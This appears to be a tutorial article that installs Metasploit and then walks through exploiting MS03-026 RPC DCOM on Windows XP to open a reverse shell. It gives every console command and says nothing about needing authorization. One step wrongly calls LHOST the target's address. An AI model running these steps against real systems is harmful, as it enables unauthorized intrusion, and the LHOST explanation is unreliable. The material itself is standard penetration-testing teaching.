How to Exploit and Gain Remote Access to PCs Running Windows XP
This is my first contribution in an ongoing series on detailing the best free, open source hacking and penetration tools available. My goal is to show you some of the quality tools that IT security experts are using every day in their jobs as network security and pen-testing professionals. There are hundreds of tools out there, but I will focus and those that meet four key criteria:
- Open source
- Free
- High quality
- Widely used and trusted in the IT security/pen-testing community
As such, no hacker/penetration tool box is complete without the addition of the versatile and powerful Metasploit.
What Is Metasploit?
Metasploit is among the most widely used exploitation tools in the hacking/security field. It's used by both novices and advanced professionals.Insecure.Org, run by Fyodor, the founder of Nmap, annually surveys security professionals for their opinion on the top security software. Metasploit has consistently ranked among the top ten since its inception and currently ranks second. That should give you some idea of how important Metasploit is in the security community.

Metasploit is a self-described "framework" for cyber exploitation. As a framework, it eases the effort to exploit known vulnerabilities in networks, operating systems and applications, and to develop new exploits for new or unknown vulnerabilities. As of last Thursday, Project Basecamp announced the development of a http://Project%20Basecamp%20announced%20the%20development%20of%20a%20Stuxnet-like%20module%20for%20Metasploit Stuxnet-like module for Metasploit.
Metasploit has developed a Meterpreter that when loaded into a target system, makes maintaining access and controlling the target much easier. As such, every self-respecting hacker (and even those without self-respect) should have some basic knowledge of Metasploit. This series of articles will initially focus on conferring at least a rudimentary understanding of how Metasploit works and how it can be utilized by the hacker/penetration tester to own the box, download data and cover your tracks.
A Little Background
Metasploit was developed in 2003 as an open source project by H.D. Moore. Originally developed in PERL, the developer team rewrote Metasploit in Ruby in 2007. This is critical, because you need to have Ruby on your system in order to run Metasploit and to develop your own exploits.
After many years of success in the hacker/penetration tester community, it was purchased by Rapid7 in 2009. After its purchase, the Metaspoloit framework was split into three versions. Two are commercial versions; Metasploit Express and Metasploit Professional, the latter selling for $1800. These two have nice GUIs and numerous bells and whistles, including the automation of several attacks, but there is still a free and open source community edition known as the Metasploit Community.
Fortunately, some independent developers at Armitage have created a free and open source GUI for Metasploit that is both beautiful and elegant, for those that prefer the point-and-click mode of operation.

There is a Windows version of Metasploit, but many of the features (raw IP packet injection, wireless driver exploitation, SMB relaying attacks, etc.) are unavailable in the Windows environment, though some of these limitations can be overcome by using Cygwin or running Windows in a virtual environment on Linux.
For these and other reasons, we will commence this series using the more flexible command line interface (CLI) version in Linux, and eventually we will install and use the Armitage GUI.
Download and Installation
The first step in our process is to download and install Metasploit. Although there is a Windows version, I will focus on the Linux version because of its greater flexibility and capability. Let's walk through the download and installation on my favorite Linux distro, Ubuntu.
To install the latest version of the Metasploit 4 Framework (MSF4) on Ubuntu 10.04 (or any other Debian-based distros), use the following commands. This downloads and installs the generic Linux binary which comes bundled with all the necessary components you need for Metasploit to install and run. This should work for most users and is the easiest and quickest way to get the Metasploit Framework running under Ubuntu and other Debian-based Linux distros.
First open a terminal window and type:
wget http://updates.metasploit.com/data/releases/framework-4.0.0-linux-full.run
If you’re installing on a 64-bit build of Ubuntu, use this instead:
wget http://updates.metasploit.com/data/releases/framework-4.0.0-linux-x64-full.run
This downloads the current version of the Metasploit framework via Wget.
Before you can run the installer, you need to make it executable. In the terminal, you must change the mode to execute (x) for Metasploit:
chmod +x framework-4.*-linux-full.run
And now execute the installer by getting root privileges by typing sudo and ./ with the name of our package:
sudo ./framework-4.*-linux-full.run
You should then be prompted for your root password. After entering that, you should get a screen that looks something like this:

Go ahead and click Forward.

Agree to the terms of the license agreement and click Forward.

I suggest that you select Yes for automatic updates so that your exploit framework has the latest and greatest updates. Click Forward.

Here, Metasploit is asking whether you want to insert a different service script. You can just accept the default and hit Forward.

Be patient now; it will take Metasploit a few minutes to install and build your database. After it's done, you are ready to run Metasploit. Simply type:
msfconsole
Finally, you should be greeted by this screen.

You have now successfully installed the world’s best open source exploit framework and you are ready to begin system/network exploitation and pen testing!
Please note that in my installation here, it warns me that updating is recommended as the last update was 249 days ago. If you want to update your framework, then type:
sudo msfupdate
In my next article, we will look at the terminology and components of Metaspolit and then initiate a tried and true exploit.
In my first installment in this series on professional hacking tools, we downloaded and installed Metasploit, the exploitation framework. Now, we will begin to explore the Metasploit Framework and initiate a tried and true hack.
Before we start hacking, let's familiarize ourselves with Metasploit so that when I use certain terms, we all understand them to mean the same thing. When first looking at the Metasploit Framework, it can be a bit overwhelming with the various interfaces, options, utilities, and modules. Here we'll try to make it understandable so that we can execute our first exploit.
Terminology
The following terminology is not only used within the Metasploit Framework, but throughout the professional hacking and penetration testing communities. As a result, any professional in this field should be familiar with these terms and be able to clearly distinguish them.
- Exploit
Exploit is the means by which an attacker takes advantage of a flaw or vulnerability in a network, application, or service. The hacker uses this flaw or vulnerability in a way that the developer or engineer never intended, to achieve a desired outcome (e.g. root access). Some more common exploits that you've probably already heard of are SQL injections, buffer overflows, etc.
- Payload
A payload is the program or code that is delivered to the victim system. Metasploit has pre-built payloads for this purpose included in the highly useful Meterpreter, or you can develop your own. This payload is designed to provide the attacker with some capability to manage or manipulate the target system for their particular needs.
- Shellcode
This is a set of instructions used as a payload when the exploitation occurs. Shellcode is typically written in assembly language, but not necessarily always. It's called "shellcode" because a command shell or other command console is provided to the attacker that can be used to execute commands on the victim's machine.
- Module
A module is a piece of software that can be used by the Metasploit Framework. These modules are interchangeable and give Metasploit its unique power. These modules might be exploit modules or auxiliary modules.
- Listener
This is that component that listens for the connection from the hacker's system to the target system. The listener simply handles the connection between these systems.
- Show
Metasploit Framework has hundreds of modules and other utilities. As a result, you will not be able to remember them all. Fortunately, the show command can grab a listing of all modules, options, targets, etc. in your framework.
Now that we have the basics of Metasploit concepts and commands down, let's hack a system!
Step 1: Getting Started
First, open a terminal in Linux.
One of the most reliable hacks is on the ubiquitous Windows XP system with the RPC DCOM. It's a buffer overflow attack that enables the attacker to execute any code of their choice on the owned box (note Microsoft’s comment under impact of vulnerability). Microsoft identifies it as MS03-026 in their database of vulnerabilities. In our case, we will use it to open a reverse shell on our target system.

Open the the Metasploit console.
msfconsole
Be patient, it takes awhile for Metasploit to load all of its modules. The current version of Metasploit has 823 exploits and 250 payloads.
Step 2: Find the Exploit

Metasploit allows you to search using the search command. In our case, we are searching for a DCOM exploit, so we can simply type:
msf > search dcom
Step 3: Set the Exploit
Now let's tell Metasploit what exploit we want to use. Type use and the name of our exploit, exploit/windows/dcerpc/ms03_026_dcom.
msf > use exploit/windows/dcerpc/ms03_026_dcom

Note that the prompt has changed and now reflects our chosen exploit.
Step 4: Set the Options

Now that we've chosen our exploit, we can ask Metasploit what our options are. By typing show options, Metasploit will list our options in executing this exploit.
msf > show options
Step 5: Set Remote Host
Metasploit will now ask us for the RHOST. This will be the IP address of the remote host or the machine we're attacking. In our case, it's 10.0.0.3. Use the actual IP address of the machine you are attacking. Tools such as nmap can help in identifying the IP address of the machine you are attacking. Notice in the picture above that Metasploit tells us that we will be using (binding) port 135.
msf > set RHOST 10.0.0.3
Step 6: Show Payloads

Next, we check to see what payloads are available for this exploit. Type show payloads at the Metasploit prompt:
msf > show payloads
Step 7: Set Payload

Now that we can see what payloads are available, we can select the generic/shell_reverse_tcp by using the Metasploit console set command. If successful, this will establish a remote shell on the target system that we can command.
msf > set PAYLOAD generic/shell_reverse_tcp
Step 8: Set Local Host
Now that we've chosen the exploit and the payload, we need to tell Metasploit the IP address of our attacking machine. In this example, our target system has an IP address of 10.0.0.6. Use the actual IP address of the system you are attacking. Tools such a nmap, can help you obtain IP addresses.
msf > set LHOST 10.0.0.6
Step 9: Exploit

Now we command Metasploit to exploit the system:
msf > exploit
Step 10: Open a Shell on the Hacked System
Type the command sessions –i 1 to open a command shell on the XP system that will appear on your Metasploit console.
sessions –i 1
To confirm that the command shell is on the Windows XP system, type dir to get a directory listing on the Windows XP system that you now own!
C: >dir
Congratulations! You have just hacked your first system using Metasploit !


